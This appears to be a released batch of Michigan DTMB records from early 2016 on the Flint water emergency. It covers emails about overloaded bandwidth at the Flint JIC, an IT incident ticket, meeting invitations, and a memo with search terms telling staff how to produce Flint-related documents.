Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan

Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)  
**Sent:** Thursday, January 28, 2016 10:26 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Wilson, David (DTMB) <WilsonD7@michigan.gov>; Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Cc:** Bates, David (DTMB) <BatesD3@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>  
**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 9:31 AM  
**To:** Wilson, David (DTMB) <WilsonD7@michigan.gov>; Harris, Jack (DTMB) <HarrisJ8@michigan.gov>; Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Cc:** Bates, David (DTMB) <BatesD3@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>  
**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364



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**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 5:00 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)  
**Date:** Wed, Jan 27, 2016 4:36 PM  
**To:** Wilson, David (DTMB); Novello, Richard (DTMB);  
**Cc:** Bates, David (DTMB); Weldon, Diane (DTMB); McQuaid, John (DTMB); Salmon, Jay (DTMB);  
**Subject:** RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:31 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:20 PM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>  
**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; McPherson, Victoria (DTMB) <McPhersonV@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
**Subject:** Request from SEOC  
**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

#### **Slow Internet at Flint JIC**

##### **Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

##### **Attachment Description**

<b>Originating Position:</b> JIC PIO Leader		<b>Originator Name:</b> Ron Leix	
<b>Point of Contact:</b> Ron Leix		<b>Point of Contact Number:</b> 517-242-5631	
<b>Priority</b> 2-Priority (12 hrs.)		<b>Date/Time Due:</b> 01/28/2016 00:47:00	<b>Date/Time Complete:</b>

---

**From:** SOM - DTMBRemedyMail <SOM-DTMBRemedyMail@michigan.gov>  
**Sent:** Friday, January 29, 2016 10:33 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Incident INC000005878580 has been assigned to your group 'DTMB Michigan Security Operations Center'. Priority: Medium. Description: Out Office network drive (\\hcs084vsnapf015\dch\o.php) is having issues.

<https://dtmbitsmweb.state.mi.us:8443/arsys/servlet/ViewFormServlet?form=NTE%3aNotifier&server=dtmbitsmapp.state.mi.us&eid=NTS000014357141>

Incident INC000005878580 has been assigned to your Group.

Summary: Out Office network drive (\\hcs084vsnapf015\dch\o.php) is having issues.

Service Type: User Service Request

Assigned Group: DTMB Michigan Security Operations Center Operational Categorization Tier 1: Process Operational  
Categorization Tier 2: Change Operational Categorization Tier 3: New Customer First Name: Brook Customer Last Name: Babcock

Priority: Medium

Notes: Requested for Information:

Requested for First Name: Brook

Requested for Last Name: Babcock

Requested for Phone Number: 517. 335.8276 Requested for Email Address: [babcockb4@michigan.gov](mailto:babcockb4@michigan.gov)

Request Details:

Requested Details: Out Office network drive (\\hcs084vsnapf015\dch\o.php) is having issues. Service seems to be bouncing around between normal speeds, very slow and unavailable. This is effecting our emergency operations center and the Flint Water response.

Computer Name (if applicable - only 1 per submission):

Preferred method of contact: Phone (5-8695), Cell (749-2146) or Email

Site: 1001 TERMINAL RD - 33-3790

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**Subject:** Missouri/Flint Water Discussion  
**Location:** Dial-in: 1-877-873-8017 Access: 9619585

**Start:** Mon 1/25/2016 3:00 PM  
**End:** Mon 1/25/2016 4:00 PM

**Recurrence:** (none)

**Meeting Status:** Accepted

**Organizer:** Allen, Charlotte (DTMB)

**Required Attendees:** Kopacsi, Christian (DTMB); Reasner, Richard (DTMB); Christensen, Chris (DTMB); Bolger, Matt (MSP); Davenport, Rodney (DTMB); pknific@cityofflint.com; Michael.Roling@oa.mo.gov; Ellis, James (MSP); Cruz, Richard (MSP); Cook, Danny (MSP); Goldblatt, Kelley (MSP); Poupard, Jay (MSP) (PoupardJ@michigan.gov)  
**Optional Attendees:** Nixon, Ruth (DTMB); Knapp, Kathy (DTMB); Stahelin, Tammy (MSP)

1/22/16: Updating to include additional participants.  
/ca

Topic: Discussion with Flint/Missouri regarding Flint water issues.

**Dial-in: 1-877-873-8017**

**Access: 9619585**

**Host: Kopacsi**

Participants:

Christian Kopacsi, Michigan CSO  
Rodney Davenport, Michigan CTO  
Richard Reasner, Director Michigan Cyber Security  
Chris Christensen, Director Office of Infrastructure Protection  
Insp. Matt Bolger, Michigan State Police  
F/Lt. Jim Ellis, Michigan State Police  
Richard Cruz, Michigan State Police  
Danny Cook, Michigan State Police  
Kelley Goldblatt, Michigan State Police  
Jay Poupard, Michigan State Police  
Paul Knific, City of Flint  
Michael Roling, Missouri CISO

Thanks!  
/ca

---

Charlotte Allen, Executive Assistant  
DTMB Cybersecurity & Infrastructure Protection  
515 Westshire Drive  
Lansing, MI 48917  
e-Mail: [allenC1@michigan.gov](mailto:allenC1@michigan.gov)  
Phone: (517) 241-4090  
Fax: (517) 241-2013



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**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**Location:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

**Start:** Thu 2/18/2016 2:00 PM

**End:** Thu 2/18/2016 3:00 PM

**Recurrence:** (none)

**Meeting Status:** Accepted

**Organizer:** DTMB-Directors-Office

**Required Attendees:** Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicole (DTMB); Parker, Alexandra (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden

**Required Attendees:**

Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Ciecwa, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); 'jfoley@us.ibm.com'

**Optional Attendees:**

Stanaway, Deb (DTMB); Huhn, Jacqueline (DTMB); McQuaid, John (DTMB); Reasner, Richard (DTMB); Rakowski, Rock (DTMB); Gonzalez, Tonyia (DTMB); Doerr, Stephen (DTMB); Isaacs, Jan (DTMB)

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*



DTMB  
Custodians of Co...

**\*This attachment was updated 2/18/16**

\*See agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828  
Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff



- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Vicki McPherson

Chris Christensen

Michelle Lawson

Tom Nevai

Carter Evans

James Fick

Robert McKee

Blane Perry

Eric Riddering

Anthony Rodgers

Larry Trial

Kyleigh Thompson

Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney

Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard

Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps



All DTMB  
Custodians of Co...



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.


### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files

